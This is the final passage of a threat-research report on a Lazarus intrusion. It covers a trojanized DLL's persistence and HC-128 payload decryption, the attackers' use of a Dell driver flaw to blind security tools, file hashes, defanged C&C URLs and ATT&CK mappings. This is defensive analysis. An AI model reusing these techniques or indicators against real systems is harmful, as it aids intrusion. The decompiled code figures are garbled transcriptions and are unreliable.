170 v1[126] = a3;
171 v1[127] = a3;
172 v1[128] = a3;
173 v1[129] = a3;
174 v1[130] = a3;
175 v1[131] = a3;
176 v1[132] = a3;
177 v1[133] = a3;
178 v1[134] = a3;
179 v1[135] = a3;
180 v1[136] = a3;
181 v1[137] = a3;
182 v1[138] = a3;
183 v1[139] = a3;
184 v1[140] = a3;
185 v1[141] = a3;
186 v1[142] = a3;
187 v1[143] = a3;
188 v1[144] = a3;
189 v1[145] = a3;
190 v1[146] = a3;
191 v1[147] = a3;
192 v1[148] = a3;
193 v1[149] = a3;
194 v1[150] = a3;
195 v1[151] = a3;
196 v1[152] = a3;
197 v1[153] = a3;
198 v1[154] = a3;
199 v1[155] = a3;
200 v1[156] = a3;
201 v1[157] = a3;
202 v1[158] = a3;
203 v1[159] = a3;
204 v1[160] = a3;
205 v1[161] = a3;
206 v1[162] = a3;
207 v1[163] = a3;
208 v1[164] = a3;
209 v1[165] = a3;
210 v1[166] = a3;
211 v1[167] = a3;
212 v1[168] = a3;
213 v1[169] = a3;
214 v1[170] = a3;
215 v1[171] = a3;
216 v1[172] = a3;
217 v1[173] = a3;
218 v1[174] = a3;
219 v1[175] = a3;
220 v1[176] = a3;
221 v1[177] = a3;
222 v1[178] = a3;
223 v1[179] = a3;
224 v1[180] = a3;
225 v1[181] = a3;
226 v1[182] = a3;
227 v1[183] = a3;
228 v1[184] = a3;
229 v1[185] = a3;
230 v1[186] = a3;
231 v1[187] = a3;
232 v1[188] = a3;
233 v1[189] = a3;
234 v1[190] = a3;
235 v1[191] = a3;
236 v1[192] = a3;
237 v1[193] = a3;
238 v1[194] = a3;
239 v1[195] = a3;
240 v1[196] = a3;
241 v1[197] = a3;
242 v1[198] = a3;
243 v1[199] = a3;
244 v1[200] = a3;
245 v1[201] = a3;
246 v1[202] = a3;
247 v1[203] = a3;
248 v1[204] = a3;
249 v1[205] = a3;
250 v1[206] = a3;
251 v1[207] = a3;
252 v1[208] = a3;
253 v1[209] = a3;
254 v1[210] = a3;
255 v1[211] = a3;
256 v1[212] = a3;
257 v1[213] = a3;
258 v1[214] = a3;
259 v1[215] = a3;
260 v1[216] = a3;
261 v1[217] = a3;
262 v1[218] = a3;
263 v1[219] = a3;
264 v1[220] = a3;
265 v1[221] = a3;
266 v1[222] = a3;
267 v1[223] = a3;
268 v1[224] = a3;
269 v1[225] = a3;
270 v1[226] = a3;
271 v1[227] = a3;
272 v1[228] = a3;
273 v1[229] = a3;
274 v1[230] = a3;
275 v1[231] = a3;
276 v1[232] = a3;
277 v1[233] = a3;
278 v1[234] = a3;
279 v1[235] = a3;
280 v1[236] = a3;
281 v1[237] = a3;
282 v1[238] = a3;
283 v1[239] = a3;
284 v1[240] = a3;
285 v1[241] = a3;
286 v1[242] = a3;
287 v1[243] = a3;
288 v1[244] = a3;
289 v1[245] = a3;
290 v1[246] = a3;
291 v1[247] = a3;
292 v1[248] = a3;
293 v1[249] = a3;
294 v1[250] = a3;
295 v1[251] = a3;
296 v1[252] = a3;
297 v1[253] = a3;
298 v1[254] = a3;
299 v1[255] = a3;
300 v1[256] = a3;
301 v1[257] = a3;
302 v1[258] = a3;
303 v1[259] = a3;
304 v1[260] = a3;
305 v1[261] = a3;
306 v1[262] = a3;
307 v1[263] = a3;
308 v1[264] = a3;
309 v1[265] = a3;
310 v1[266] = a3;
311 v1[267] = a3;
312 v1[268] = a3;
313 v1[269] = a3;
314 v1[270] = a3;
315 v1[271] = a3;
316 v1[272] = a3;
317 v1[273] = a3;
318 v1[274] = a3;
319 v1[275] = a3;
320 v1[276] = a3;
321 v1[277] = a3;
322 v1[278] = a3;
323 v1[279] = a3;
324 v1[280] = a3;
325 v1[281] = a3;
326 v1[282] = a3;
327 v1[283] = a3;
328 v1[284] = a3;
329 v1[285] = a3;
330 v1[286] = a3;
331 v1[287] = a3;
332 v1[288] = a3;
333 v1[289] = a3;
334 v1[290] = a3;
335 v1[291] = a3;
336 v1[292] = a3;
337 v1[293] = a3;
338 v1[294] = a3;
339 v1[295] = a3;
340 v1[296] = a3;
341 v1[297] = a3;
342 v1[298] = a3;
343 v1[299] = a3;
344 v1[300] = a3;
345 v1[301] = a3;
346 v1[302] = a3;
347 v1[303] = a3;
348 v1[304] = a3;
349 v1[305] = a3;
350 v1[306] = a3;
351 v1[307] = a3;
352 v1[308] = a3;
353 v1[309] = a3;
354 v1[310] = a3;
355 v1[311] = a3;
356 v1[312] = a3;
357 v1[313] = a3;
358 v1[314] = a3;
359 v1[315] = a3;
360 v1[316] = a3;
361 v1[317] = a3;
362 v1[318] = a3;
363 v1[319] = a3;
364 v1[320] = a3;
365 v1[321] = a3;
366 v1[322] = a3;
367 v1[323] = a3;
368 v1[324] = a3;
369 v1[325] = a3;
370 v1[326] = a3;
371 v1[327] = a3;
372 v1[328] = a3;
373 v1[329] = a3;
374 v1[330] = a3;
375 v1[331] = a3;
376 v1[332] = a3;
377 v1[333] = a3;
378 v1[334] = a3;
379 v1[335] = a3;
380 v1[336] = a3;
381 v1[337] = a3;
382 v1[338] = a3;
383 v1[339] = a3;
384 v1[340] = a3;
385 v1[341] = a3;
386 v1[342] = a3;
387 v1[343] = a3;
388 v1[344] = a3;
389 v1[345] = a3;
390 v1[346] = a3;
391 v1[347] = a3;
392 v1[348] = a3;
393 v1[349] = a3;
394 v1[350] = a3;
395 v1[351] = a3;
396 v1[352] = a3;
397 v1[353] = a3;
398 v1[354] = a3;
399 v1[355] = a3;
400 v1[356] = a3;
401 v1[357] = a3;
402 v1[358] = a3;
403 v1[359] = a3;
404 v1[360] = a3;
405 v1[361] = a3;
406 v1[362] = a3;
407 v1[363] = a3;
408 v1[364] = a3;
409 v1[365] = a3;
410 v1[366] = a3;
411 v1[367] = a3;
412 v1[368] = a3;
413 v1[369] = a3;
414 v1[370] = a3;
415 v1[371] = a3;
416 v1[372] = a3;
417 v1[373] = a3;
418 v1[374] = a3;
419 v1[375] = a3;
420 v1[376] = a3;
421 v1[377] = a3;
422 v1[378] = a3;
423 v1[379] = a3;
424 v1[380] = a3;
425 v1[381] = a3;
426 v1[382] = a3;
427 v1[383] = a3;
428 v1[384] = a3;
429 v1[385] = a3;
430 v1[386] = a3;
431 v1[387] = a3;
432 v1[388] = a3;
433 v1[389] = a3;
434 v1[390] = a3;
435 v1[391] = a3;
436 v1[392] = a3;
437 v1[393] = a3;
438 v1[394] = a3;
439 v1[395] = a3;
440 v1[396] = a3;
441 v1[397] = a3;
442 v1[398] = a3;
443 v1[399] = a3;
444 v1[400] = a3;
445 v1[401] = a3;
446 v1[402] = a3;
447 v1[403] = a3;
448 v1[404] = a3;
449 v1[405] = a3;
450 v1[406] = a3;
451 v1[407] = a3;
452 v1[408] = a3;
453 v1[409] = a3;
454 v1[410] = a3;
455 v1[411] = a3;
456 v1[412] = a3;
457 v1[413] = a3;
458 v1[414] = a3;
459 v1[415] = a3;
460 v1[416] = a3;
461 v1[417] = a3;
462 v1[418] = a3;
463 v1[419] = a3;
464 v1[420] = a3;
465 v1[421] = a3;
466 v1[422] = a3;
467 v1[423] = a3;
468 v1[424] = a3;
469 v1[425] = a3;
470 v1[426] = a3;
471 v1[427] = a3;
472 v1[428] = a3;
473 v1[429] = a3;
474 v1[430] = a3;
475 v1[431] = a3;
476 v1[432] = a3;
477 v1[433] = a3;
478 v1[434] = a3;
479 v1[435] = a3;
480 v1[436] = a3;
481 v1[437] = a3;
482 v1[438] = a3;
483 v1[439] = a3;
484 v1[440] = a3;
485 v1[441] = a3;
486 v1[442] = a3;
487 v1[443] = a3;
488 v1[444] = a3;
489 v1[445] = a3;
490 v1[446] = a3;
491 v1[447] = a3;
492 v1[448] = a3;
493 v1[449] = a3;
494 v1[450] = a3;
495 v1[451] = a3;
496 v1[452] = a3;
497 v1[453] = a3;
498 v1[454] = a3;
499 v1[455] = a3;
500 v1[456] = a3;
501 v1[457] = a3;
502 v1[458] = a3;
503 v1[459] = a3;
504 v1[460] = a3;
505 v1[461] = a3;
506 v1[462] = a3;
507 v1[463] = a3;
508 v1[464] = a3;
509 v1[465] = a3;
510 v1[466] = a3;
511 v1[467] = a3;
512 v1[468] = a3;
513 v1[469] = a3;
514 v1[470] = a3;
515 v1[471] = a3;
516 v1[472] = a3;
517 v1[473] = a3;
518 v1[474] = a3;
519 v1[475] = a3;
520 v1[476] = a3;
521 v1[477] = a3;
522 v1[478] = a3;
523 v1[479] = a3;
524 v1[480] = a3;
525 v1[481] = a3;
526 v1[482] = a3;
527 v1[483] = a3;
528 v1[484] = a3;
529 v1[485] = a3;
530 v1[486] = a3;
531 v1[487] = a3;
532 v1[488] = a3;
533 v1[489] = a3;
534 v1[490] = a3;
535 v1[491] = a3;
536 v1[492] = a3;
537 v1[493] = a3;
538 v1[494] = a3;
539 v1[495] = a3;
540 v1[496] = a3;
541 v1[497] = a3;
542 v1[498] = a3;
543 v1[499] = a3;
544 v1[500] = a3;
545 v1[501] = a3;
546 v1[502] = a3;
547 v1[503] = a3;
548 v1[504] = a3;
549 v1[505] = a3;
550 v1[506] = a3;
551 v1[507] = a3;
552 v1[508] = a3;
553 v1[509] = a3;
554 v1[510] = a3;
555 v1[511] = a3;
556 v1[512] = a3;
557 v1[513] = a3;
558 v1[514] = a3;
559 v1[515] = a3;
560 v1[516] = a3;
561 v1[517] = a3;
562 v1[518] = a3;
563 v1[519] = a3;
564 v1[520] = a3;
565 v1[521] = a3;
566 v1[522] = a3;
567 v1[523] = a3;
568 v1[524] = a3;
569 v1[525] = a3;
570 v1[526] = a3;
571 v1[527] = a3;
572 v1[528] = a3;
573 v1[529] = a3;
574 v1[530] = a3;
575 v1[531] = a3;
576 v1[532] = a3;
577 v1[533] = a3;
578 v1[534] = a3;
579 v1[535] = a3;
580 v1[536] = a3;
581 v1[537] = a3;
582 v1[538] = a3;
583 v1[539] = a3;
584 v1[540] = a3;
585 v1[541] = a3;
586 v1[542] = a3;
587 v1[543] = a3;
588 v1[544] = a3;
589 v1[545] = a3;
590 v1[546] = a3;
591 v1[547] = a3;
592 v1[548] = a3;
593 v1[549] = a3;
594 v1[550] = a3;
595 v1[551] = a3;
596 v1[552] = a3;
597 v1[553] = a3;
598 v1[554] = a3;
599 v1[555] = a3;
600 v1[556] = a3;
601 v1[557] = a3;
602 v1[558] = a3;
603 v1[559] = a3;
604 v1[560] = a3;
605 v1[561] = a3;
606 v1[562] = a3;
607 v1[563] = a3;
608 v1[564] = a3;
609 v1[565] = a3;
610 v1[566] = a3;
611 v1[567] = a3;
612 v1[568] = a3;
613 v1[569] = a3;
614 v1[570] = a3;
615 v1[571] = a3;
616 v1[572] = a3;
617 v1[573] = a3;
618 v1[574] = a3;
619 v1[575] = a3;
620 v1[576] = a3;
621 v1[577] = a3;
622 v1[578] = a3;
623 v1[579] = a3;
624 v1[580] = a3;
625 v1[581] = a3;
626 v1[582] = a3;
627 v1[583] = a3;
628 v1[584] = a3;
629 v1[585] = a3;
630 v1[586] = a3;
631 v1[587] = a3;
632 v1[588] = a3;
633 v1[589] = a3;
634 v1[590] = a3;
635 v1[591] = a3;
636 v1[592] = a3;
637 v1[593] = a3;
638 v1[594] = a3;
639 v1[595] = a3;
640 v1[596] = a3;
641 v1[597] = a3;
642 v1[598] = a3;
643 v1[599] = a3;
644 v1[600] = a3;
645 v1[601] = a3;
646 v1[602] = a3;
647 v1[603] = a3;
648 v1[604] = a3;
649 v1[605] = a3;
650 v1[606] = a3;
651 v1[607] = a3;
652 v1[608] = a3;
653 v1[609] = a3;
654 v1[610] = a3;
655 v1[611] = a3;
656 v1[612] = a3;
657 v1[613] = a3;
658 v1[614] = a3;
659 v1[615] = a3;
660 v1[616] = a3;
661 v1[617] = a3;
662 v1[618] = a3;
663 v1[619] = a3;
664 v1[620] = a3;
665 v1[621] = a3;
666 v1[622] = a3;
667 v1[623] = a3;
668 v1[624] = a3;
669 v1[625] = a3;
670 v1[626] = a3;
671 v1[627] = a3;
672 v1[628] = a3;
673 v1[629] = a3;
674 v1[630] = a3;
675 v1[631] = a3;
676 v1[632] = a3;
677 v1[633] = a3;
678 v1[634] = a3;
679 v1[635] = a3;
680 v1[636] = a3;
681 v1[637] = a3;
682 v1[638] = a3;
683 v1[639] = a3;
684 v1[640] = a3;
685 v1[641] = a3;
686 v1[642] = a3;
687 v1[643] = a3;
688 v1[644] = a3;
689 v1[645] = a3;
690 v1[646] = a3;
691 v1[647] = a3;
692 v1[648] = a3;
693 v1[649] = a3;
694 v1[650] = a3;
695 v1[651] = a3;
696 v1[652] = a3;
697 v1[653] = a3;
698 v1[654] = a3;
699 v1[655] = a3;
700 v1[656] = a3;
701 v1[657] = a3;
702 v1[658] = a3;
703 v1[659] = a3;
704 v1[660] = a3;
705 v1[661] = a3;
706 v1[662] = a3;
707 v1[663] = a3;
708 v1[664] = a3;
709 v1[665] = a3;
710 v1[666] = a3;
711 v1[667] = a3;
712 v1[668] = a3;
713 v1[669] = a3;
714 v1[670] = a3;
715 v1[671] = a3;
716 v1[672] = a3;
717 v1[673] = a3;
718 v1[674] = a3;
719 v1[675] = a3;
720 v1[676] = a3;
721 v1[677] = a3;
722 v1[678] = a3;
723 v1[679] = a3;
724 v1[680] = a3;
725 v1[681] = a3;
726 v1[682] = a3;
727 v1[683] = a3;
728 v1[684] = a3;
729 v1[685] = a3;
730 v1[686] = a3;
731 v1[687] = a3;
732 v1[688] = a3;
733 v1[689] = a3;
734 v1[690] = a3;
735 v1[691] = a3;
736 v1[692] = a3;
737 v1[693] = a3;
738 v1[694] = a3;
739 v1[695] = a3;
740 v1[696] = a3;
741 v1[697] = a3;
742 v1[698] = a3;
743 v1[699] = a3;
744 v1[700] = a3;
745 v1[701] = a3;
746 v1[702] = a3;
747 v1[703] = a3;
748 v1[704] = a3;
749 v1[705] = a3;
750 v1[706] = a3;
751 v1[707] = a3;
752 v1[708] = a3;
753 v1[709] = a3;
754 v1[710] = a3;
755 v1[711] = a3;
756 v1[712] = a3;
757 v1[713] = a3;
758 v1[714] = a3;
759 v1[715] = a3;
760 v1[716] = a3;
761 v1[717] = a3;
762 v1[718] = a3;
763 v1[719] = a3;
764 v1[720] = a3;
765 v1[721] = a3;
766 v1[722] = a3;
767 v1[723] = a3;
768 v1[724] = a3;
769 v1[725] = a3;
770 v1[726] = a3;
771 v1[727] = a3;
772 v1[728] = a3;
773 v1[729] = a3;
774 v1[730] = a3;
775 v1[731] = a3;
776 v1[732] = a3;
777 v1[733] = a3;
778 v1[734] = a3;
779 v1[735] = a3;
780 v1[736] = a3;
781 v1[737] = a3;
782 v1[738] = a3;
783 v1[739] = a3;
784 v1[740] = a3;
785 v1[741] = a3;
786 v1[742] = a3;
787 v1[743] = a3;
788 v1[744] = a3;
789 v1[745] = a3;
790 v1[746] = a3;
791 v1[747] = a3;
792 v1[748] = a3;
793 v1[749] = a3;
794 v1[750] = a3;
795 v1[751] = a3;
796 v1[752] = a3;
797 v1[753] = a3;
798 v1[754] = a3;
799 v1[755] = a3;
800 v1[756] = a3;
801 v1[757] = a3;
802 v1[758] = a3;
803 v1[759] = a3;
804 v1[760] = a3;
805 v1[761] = a3;
806 v1[762] = a3;
807 v1[763] = a3;
808 v1[764] = a3;
809 v1[765] = a3;
810 v1[766] = a3;
811 v1[767] = a3;
812 v1[768] = a3;
813 v1[769] = a3;
814 v1[770] = a3;
815 v1[771] = a3;
816 v1[772] = a3;
817 v1[773] = a3;
818 v1[774] = a3;
819 v1[775] = a3;
820 v1[776] = a3;
821 v1[777] = a3;
822 v1[778] = a3;
823 v1[779] = a3;
824 v1[780] = a3;
825 v1[781] = a3;
826 v1[782] = a3;
827 v1[783] = a3;
828 v1[784] = a3;
829 v1[785] = a3;
830 v1[786] = a3;
831 v1[787] = a3;
832 v1[788] = a3;
833 v1[789] = a3;
834 v1[790] = a3;
835 v1[791] = a3;
836 v1[792] = a3;
837 v1[793] = a3;
838 v1[794] = a3;
8
```




Figure 9. Validly signed but already expired certificate

It has two malicious exports that the legitimate DLL doesn't have: SetOfficeCertInit and SetOfficeCert. Both exports require exactly two parameters. The purpose of the first export is to establish persistence by creating OfficeSync.LNK, located in %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup, pointing to the malicious DLL and running its second export via rundll32.exe with the parameters passed to itself.

The second export, SetOfficeCert, uses the first parameter as a key to decrypt the embedded payload, but we couldn't extract it, because the key is not known to us.

The decryption algorithm is also interesting as the attackers use HC-128 with the 128-bit key as the first parameter and for its 128-bit initialization vector, the string ffffffff. The constants revealing the cipher are displayed in Figure 10.

```

1 int __usercall CryptHC128_key_setup@xaxx(int a1@edx, _DWORD *a2@ecx, int a3)
2 {
3     14 = 16;
4     p_Key_5120 = &msKey_5120;
5     do
6     {
7         x_1 = *(_DWORD *)p_Key_5120;
8         x_2 = *(_DWORD *)p_Key_5120;
9         x_0 = *(_DWORD *)p_Key_5120 - 13;
10        p_Key_5120 += 4;
11        w = 11;
12        + *(_DWORD *)p_Key_5120 - 6;
13        + *(_DWORD *)p_Key_5120 - 15;
14        + ((x_0 >> 3) ^ _ROR4_(x_0, 7) ^ _ROL4_(x_0, 14));
15        + ((x_1 >> 10) ^ _ROL4_(x_1, 11) ^ _ROL4_(x_2, 15));
16        ++11;
17        *(_DWORD *)p_Key_5120 + 1 = w;
18    }
19    while ( 14 < 1200 );

```

Figure 10. The key setup with highlighted constants suggesting the HC-128 cipher

## Conclusion

In this attack, as well as in many others attributed to Lazarus, we saw that many tools were distributed even on a single targeted endpoint in a network of interest. Without a doubt, the team behind the attack is quite large, systematically organized, and well prepared. For the first time in the wild, the attackers were able to leverage CVE-2021-21551 for turning off the monitoring of all security solutions. It was not just done in kernel space, but also in a robust way, using a series of little- or undocumented Windows internals. Undoubtedly this required deep research, development, and testing skills.

From the defenders' point of view, it seems easier to limit the possibilities of initial access than to block the robust toolset that would be installed after determined attackers gain a foothold in the system. As in many cases in the past, an employee falling prey to the attackers' lure was the initial point of failure here. In sensitive networks, companies should insist that employees not pursue their personal agendas, like job

hunting, on devices belonging to their company's infrastructure.

For any inquiries about our research published on WeLiveSecurity, please contact us at [threatintel@eset.com](mailto:threatintel@eset.com).

ESET Research now also offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the [ESET Threat Intelligence](#) page.

## IoCs

A comprehensive list of Indicators of Compromise and samples can be found in our [GitHub](#) repository.

SHA-1	Filename	Detection	Description
296D882CB926070F6E43C99B9E1683497B6F17C4	FudModule.dll	Win64/Rootkit.NukeSped.A	A user-mode module that drops into kernel memory.
001386CBBC258C3FCC64145C74212A024EAA6657	C:\PublicCache\msdxm.ocx	Win32/NukeSped.KQ	A dropper of the HTTP(S) loader.
569234EDFB631B4F99656529EC21067A4C933969	colorui.dll	Win64/NukeSped.JK	A dropper of BLINDINGC by a legitimate colorcpl.exe.
735B7E9DFA7AF03B751075FD6D3DE45FBF0330A2	N/A	Win64/NukeSped.JK	A 64-bit variant of the BLINDINGC.
4AA48160B0DB2F10C7920349E3DCCE01CCE23FE3	N/A	Win32/NukeSped.KQ	An HTTP(S) downloader.
C71C19DBB5F40DBB9A721DC05D4F9860590A5762	Adobe.tmp	Win64/NukeSped.JD	A dropper of the HTTP(S) loader.
97DAA8B7B422210AB256824D9759C0DBA319CA468	credui.dll	Win64/NukeSped.JH	A dropper of an intermediate loader.
FD6D0080D27929C803A91F268B719F725396FE79	N/A	Win64/NukeSped.LP	An HTTP(S) uploader.
83CF7D8EF1A241001C599B9BCC8940E089B613FB	N/A	Win64/NukeSped.JH	An intermediate loader that drops an additional payload from the network.
C948AE14761095E4D76B55D9DE86412258BE7AFD	DBUtil_2_3.sys	Win64/DBUtil.A	A legitimate vulnerable driver dropped by FudModule.dll.
085F3A694A1EECDE76A69335CD1EA7F345D61456	cryptsp.dll	Win64/NukeSped.JF	A dropper in the form of a legitimate library.
55CAB89CB8DABCAA944D0BCA5CBBBEB86A11EA12	mi.dll	Win64/NukeSped.JF	A dropper in the form of a legitimate library.
806668ECC4BFB271E645ACB42F22F750BFF8EE96	credui.dll	Win64/NukeSped.JC	A trojanized FingerText.pptx by Notepad++.
BD5DCB90C5B5FA7F5350EA2B9ACE56E62385CA65	msdxm.ocx	Win32/NukeSped.KT	A trojanized version of LliSslSniffer.

## Network

IP	Provider	First seen	Details
67.225.140[.]4	Liquid Web, L.L.C	2021-10-12	A compromised legitimate WordPress-based site hosting the C&C server <a href="https://turnscor[.]com/wp-includes/feedba ck.php">https://turnscor[.]com/wp-includes/feedba ck.php</a>
50.192.28[.]29	Comcast Cable Communications, LLC	2021-10-12	A compromised legitimate site hosting the C&C server <a href="https://aquaprographix[.]com/patterns/Map/maps.php">https://aquaprographix[.]com/patterns/Map/maps.php</a>
31.11.32[.]79	Aruba S.p.A.	2021-10-15	A compromised legitimate site hosting the C&C server <a href="http://www.stracarrara[.]org/images/img.asp">http://www.stracarrara[.]org/images/img.asp</a>

## MITRE ATT&CK techniques

This table was built using [version 11](#) of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Execution	<a href="#">T1106</a>	Native API	The Lazarus HTTP(S) backdoor uses the Windows API to create new processes.
	<a href="#">T1059.003</a>	Command and Scripting Interpreter: Windows Command Shell	HTTP(S) backdoor malware uses cmd.exe to execute command-line tools

Tactic	ID	Name	Description
<b>Defense Evasion</b>	<u>T1140</u>	Deobfuscate/Decode Files or Information	Many of the Lazarus tools are stored in an encrypted state on the file system.
	<u>T1070.006</u>	Indicator Removal on Host: Timestamp	The Lazarus HTTP(S) backdoor can modify the file time attributes of a selected file.
	<u>T1574.002</u>	Hijack Execution Flow: DLL Side-Loading	Many of the Lazarus droppers and loaders use a legitimate program for their loading.
	<u>T1014</u>	Rootkit	The user-to-kernel module of Lazarus can turn off monitoring features of the OS.
	<u>T1027.002</u>	Obfuscated Files or Information: Software Packing	Lazarus uses Themida and VMProtect to obfuscate their binaries
	<u>T1218.011</u>	System Binary Proxy Execution: Rundll32	Lazarus uses rundll32.exe to execute its malicious DLLs
<b>Command and Control</b>	<u>T1071.001</u>	Application Layer Protocol: Web Protocols	The Lazarus HTTP(S) backdoor uses HTTP and HTTPS to communicate with its C&C servers.
	<u>T1573.001</u>	Encrypted Channel: Symmetric Cryptography	The Lazarus HTTP(S) backdoor encrypts C&C traffic using the AES-128 algorithm.
	<u>T1132.001</u>	Data Encoding: Standard Encoding	The Lazarus HTTP(S) payloads encode C&C traffic using the base64 algorithm.
<b>Exfiltration</b>	<u>T1560.002</u>	Archive Collected Data: Archive via Library	The Lazarus HTTP(S) uploader can zip files of interest and upload them to its C&C.
<b>Resource Development</b>	<u>T1584.004</u>	Acquire Infrastructure: Server	Compromised servers were used by all the Lazarus HTTP(S) backdoor, uploader, and downloader as a C&C.
<b>Develop Capabilities</b>	<u>T1587.001</u>	Malware	Custom tools from the attack are likely developed by the attackers. Some exhibit highly specific kernel development capacities seen earlier in Lazarus tools.
<b>Execution</b>	<u>T1204.002</u>	User Execution: Malicious File	The target was lured to open a malicious Word document.
<b>Initial Access</b>	<u>T1566.003</u>	Phishing: Spearphishing via Service	The target was contacted via LinkedIn Messaging.
	<u>T1566.001</u>	Phishing: Spearphishing Attachment	The target received a malicious attachment.
<b>Persistence</b>	<u>T1547.006</u>	Boot or Logon Autostart Execution: Kernel Modules and Extensions	The BYOVD DBUtils_2_3.sys was installed to start via the Boot loader (value 0x00 in the Start key under HKLM\SYSTEM\CurrentControlSet\Services\<name>).
	<u>T1547.001</u>	Boot or Logon Autostart Execution: Startup Folder	The dropper of the HTTP(S) downloader creates a LNK file OneNoteTray.LNK in the Startup folder.

## References

Ahnlab. [Analysis Report on Lazarus Group's Rootkit Attack Using BYOVD](#). Vers. 1.0. 22 September 2022. Retrieved from AhnLab Security Emergency Response Center.

Ahnlab. (2021, June 4). [APT Attacks on Domestic Companies Using Library Files](#). Retrieved from AhnLab Security Emergency Response Center.

Ahnlab. (2022, September 22). [Analysis Report on Lazarus Group's Rootkit Attack Using BYOVD](#). Retrieved from AhnLab Security Emergency Response Center.

Breitenbacher, D., & Kaspars, O. (2020, June). [Operation In\(ter\)ception: Aerospace and military companies in the crosshairs of cyberspies](#). Retrieved from WeLiveSecurity.com.

ClearSky Research Team. (2020, August 13). [Operation 'Dream Job' Widespread North Korean Espionage Campaign](#). Retrieved from ClearSky.com.

Dekel, K. (n.d.). Sentinel Labs Security Research. [CVE-2021-21551- Hundreds Of Millions Of Dell Computers At Risk Due to Multiple BIOS Driver Privilege Escalation Flaws](#). Retrieved from SentinelOne.com.

ESET. (2021, June 3). [ESET Threat Report T1 2021](#). Retrieved from WeLiveSecurity.com.

GReAT. (2016, August 16). [The Equation giveaway](#). Retrieved from SecureList.com.

HvS-Consulting AG. (2020, December 15). [Greetings from Lazarus: Anatomy of a cyber-espionage campaign](#). Retrieved from hvs-consulting.de.

Cherepanov, A., & Kálnai, P. (2020, November). [Lazarus supply-chain attack in South Korea](#). Retrieved from WeLiveSecurity.com.

Kálnai, P. (2017, 2 17). [Demystifying targeted malware used against Polish banks](#). (ESET) Retrieved from WeLiveSecurity.com.

Kopeytsev, V., & Park, S. (2021, February). [Lazarus targets defense industry with ThreatNeedle](#). (Kaspersky Lab) Retrieved from SecureList.com.

Lee, T.-w., Dong-wook, & Kim, B.-j. (2021). [Operation BookCode – Targeting South Korea](#). Virus Bulletin. localhost. Retrieved from vblocalhost.com.

MacLachlan, J., Potaczek, M., Isakovic, N., Williams, M., & Gupta, Y. (2022, September 14). [It's Time to PuTTY! DPRK Job Opportunity. Phishing via WhatsApp](#). Retrieved from Mandiant.com.

Tomonaga, S. (2020, September 29). [BLINDINGCAN – Malware Used by Lazarus](#). (JPCERT/CC) Retrieved from blogs.jpcert.or.jp.

US-CERT CISA. (2020, August 19). [MAR-10295134-1.v1 – North Korean Remote Access Trojan: BLINDINGCAN](#). (CISA) Retrieved from cisa.gov.

Weidemann, A. (2021, 1 25). [New campaign targeting security researchers](#). (Google Threat Analysis Group) Retrieved from blog.google.

Wu, H. (2008). The Stream Cipher HC-128. In M. Robshaw , & O. Billet , [New Stream Cipher Designs](#) (Vol. 4986). Berlin, Heidelberg: Springer. Retrieved from doi.org.



30 Sep 2022 - 12:00PM

***Sign up to receive an email update whenever a new article is published in our [Ukraine Crisis – Digital Security Resource Center](#)***

---

**Newsletter**

---

**Discussion**

---